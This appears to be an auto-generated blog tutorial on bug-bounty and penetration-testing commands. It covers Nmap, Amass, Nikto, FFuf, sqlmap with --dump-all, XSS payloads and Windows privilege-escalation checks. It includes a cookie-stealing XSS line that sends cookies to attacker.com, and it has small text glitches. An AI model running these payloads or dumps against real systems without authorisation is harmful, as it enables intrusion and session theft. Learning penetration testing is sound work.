Listen to this Post
Introduction:

Faiyaz Ahmad’s journey to 35,000 YouTube subscribers is a testament to the high demand for practical, actionable cybersecurity education. His success, built on sharing bug bounty methodologies and penetration testing techniques, highlights a clear pathway for aspiring security professionals. This article deconstructs the core technical skills that fuel such a channel, providing verified commands and tutorials for hands-on learning.
Learning Objectives:
- Master fundamental reconnaissance and vulnerability scanning techniques used in bug bounty hunting.
- Understand the principles of web application penetration testing, including SQL injection and Cross-Site Scripting (XSS).
- Develop proficiency with essential command-line tools for both Linux and Windows security assessments.
You Should Know:
1. The Art of Network Reconnaissance with Nmap
Before attacking a target, you must map its attack surface. Nmap is the industry-standard tool for network discovery and security auditing.
 Basic TCP SYN Scan
nmap -sS 192.168.1.1/24

Service Version Detection
nmap -sV -sC target.com

Aggressive Scan with OS Detection
nmap -A -O target.com
Step-by-step guide:
The `-sS` flag initiates a SYN scan, the default and most popular scan option. It is relatively fast and unobtrusive, not completing the TCP handshake. The `-sV` probe attempts to determine the version of the services running on open ports, while `-sC` runs a script scan using the default set of Nmap Scripting Engine (NSE) scripts. The `-A` flag enables OS detection, version detection, script scanning, and traceroute for a comprehensive assessment.
2. Subdomain Enumeration for Bug Bounty Scopes
Discovering subdomains is critical for expanding the target’s attack surface. `Amass` is a powerful tool for in-depth DNS enumeration.
 Passive Subdomain Enumeration
amass enum -passive -d target.com

Active Subdomain Enumeration (more intrusive)
amass enum -active -d target.com -src

Using sublist3r for a quick passive recon
sublist3r -d target.com
Step-by-step guide:
Passive enumeration (-passive) gathers data from various sources without directly sending traffic to the target. Active enumeration (-active) is more thorough but involves directly resolving subdomains and can be more easily detected. Always operate within the scope defined by the bug bounty program to avoid unauthorized testing.
3. Identifying Vulnerabilities with Nikto
Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple items.
 Basic Nikto Scan
nikto -h https://target.com

Scan with specific port and output to file
nikto -h target.com -p 8080 -o scan_results.txt
Step-by-step guide:
Nikto checks for dangerous files/CGIs, outdated server software, and version-specific problems. The `-h` flag specifies the target host. While it is a great first-pass tool, its findings are often generic and require manual verification to confirm true vulnerabilities and reduce false positives.
4. Exploiting SQL Injection Vulnerabilities
SQL Injection (SQLi) is a code injection technique that attacks data-driven applications. `sqlmap` automates the process of detecting and exploiting SQLi flaws.
 Basic test for SQLi on a URL parameter
sqlmap -u "http://target.com/page.php?id=1"

Test with cookies for authenticated areas
sqlmap -u "http://target.com/page.php?id=1" --cookie="PHPSESSID=abc123"

Attempt to dump the entire database
sqlmap -u "http://target.com/page.php?id=1" --dump-all
Step-by-step guide:
Sqlmap will automatically test the provided URL parameter (id=1). The `–cookie` flag is essential for testing pages behind a login. The `–dump-all` command is a powerful option that attempts to retrieve the entire database; use this only on authorized systems as it is highly intrusive.
5. Web Application Fuzzing with FFuf
Fuzzing is the technique of feeding unexpected input to an application. FFuf is a fast web fuzzer used to discover hidden directories, files, and parameters.
 Directory Fuzzing
ffuf -w /usr/share/wordlists/dirb/common.txt -u https://target.com/FUZZ

Subdomain Fuzzing (VHost)
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -u https://target.com -H "Host: FUZZ.target.com" -fs 0

Parameter Fuzzing
ffuf -w /usr/share/wordlists/params.txt -u https://target.com/script.php?FUZZ=test
Step-by-step guide:
The `-w` flag specifies the wordlist. `FUZZ` is the keyword that FFuf replaces with each line from the wordlist. In the VHost fuzzing example, `-fs 0` filters out responses of size 0, which often indicate non-existent subdomains. For parameter fuzzing, you are testing for parameters that cause a different application response.
6. Cross-Site Scripting (XSS) Payload Testing
XSS vulnerabilities allow attackers to inject client-side scripts. Testing requires crafting and injecting various payloads.
 Basic XSS Payload to test for reflection
<script>alert('XSS')</script>

A more stealthy payload using an image tag
<img src=x onerror=alert(1)>

Stealing cookies with XSS
<script>fetch('https://attacker.com/steal?cookie=' + document.cookie)</script>
Step-by-step guide:
Start with a simple payload like `` in every user-input field (search bars, contact forms). If a pop-up appears, the site is vulnerable. The `onerror` event in the image tag is a common polyglot payload. The cookie-stealing payload demonstrates the severe impact of XSS, where session data can be exfiltrated to an attacker-controlled server.
7. Windows Privilege Escalation Enumeration
After gaining initial access on a Windows machine, the next step is to escalate privileges. These commands help identify common misconfigurations.
 View system information and patches
systeminfo

List all running processes
tasklist /svc

Check for permissions on sensitive directories
icacls C:\Windows\Temp

Check for AlwaysInstallElevated registry keys
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

List network connections
netstat -ano
Step-by-step guide:
`systeminfo` shows the OS version and installed hotfixes, which can be cross-referenced with public exploits. `tasklist /svc` displays services and their associated processes, which can reveal services running with SYSTEM privileges that you can manipulate. The `icacls` command checks the permissions of a directory, looking for write access for your current user. The `AlwaysInstallElevated` registry keys, if set to 1, allow any user to install Microsoft Windows Installer packages with elevated privileges.
What Undercode Say:
- Practical Application Trumps Theory: The rapid growth of channels like Faiyaz Ahmad’s underscores a market shift. Learners are no longer satisfied with theoretical knowledge; they demand step-by-step tutorials that lead to tangible results, such as finding a first bug or passing a certification.
- The Toolchain is Everything: Success in modern offensive security is heavily dependent on proficiency with an open-source toolchain. Mastering the interplay between reconnaissance tools (Amass, FFuf), vulnerability scanners (Nikto), and exploitation frameworks (sqlmap) is non-negotiable for effective security assessments.
The analysis suggests that the educational model is evolving from static textbooks to dynamic, community-driven video content. The feedback loop of “I got my first bug because of this video” creates a powerful validation mechanism that both motivates the creator and solidifies the learner’s skills. This hands-on, results-oriented approach is rapidly becoming the most effective way to bridge the cybersecurity skills gap, creating a new generation of practitioners who learn by doing.
Prediction:
The democratization of advanced penetration testing techniques through accessible video tutorials will significantly raise the baseline skill level of entry-level security researchers. This will force organizations to adopt a more proactive defense posture, as the volume of sophisticated bug bounty submissions will increase. Consequently, we predict a surge in the development and adoption of AI-powered defensive security tools designed to automatically detect and patch the very classes of vulnerabilities that these educational resources teach attackers to exploit.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Faiyaz Ahmad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


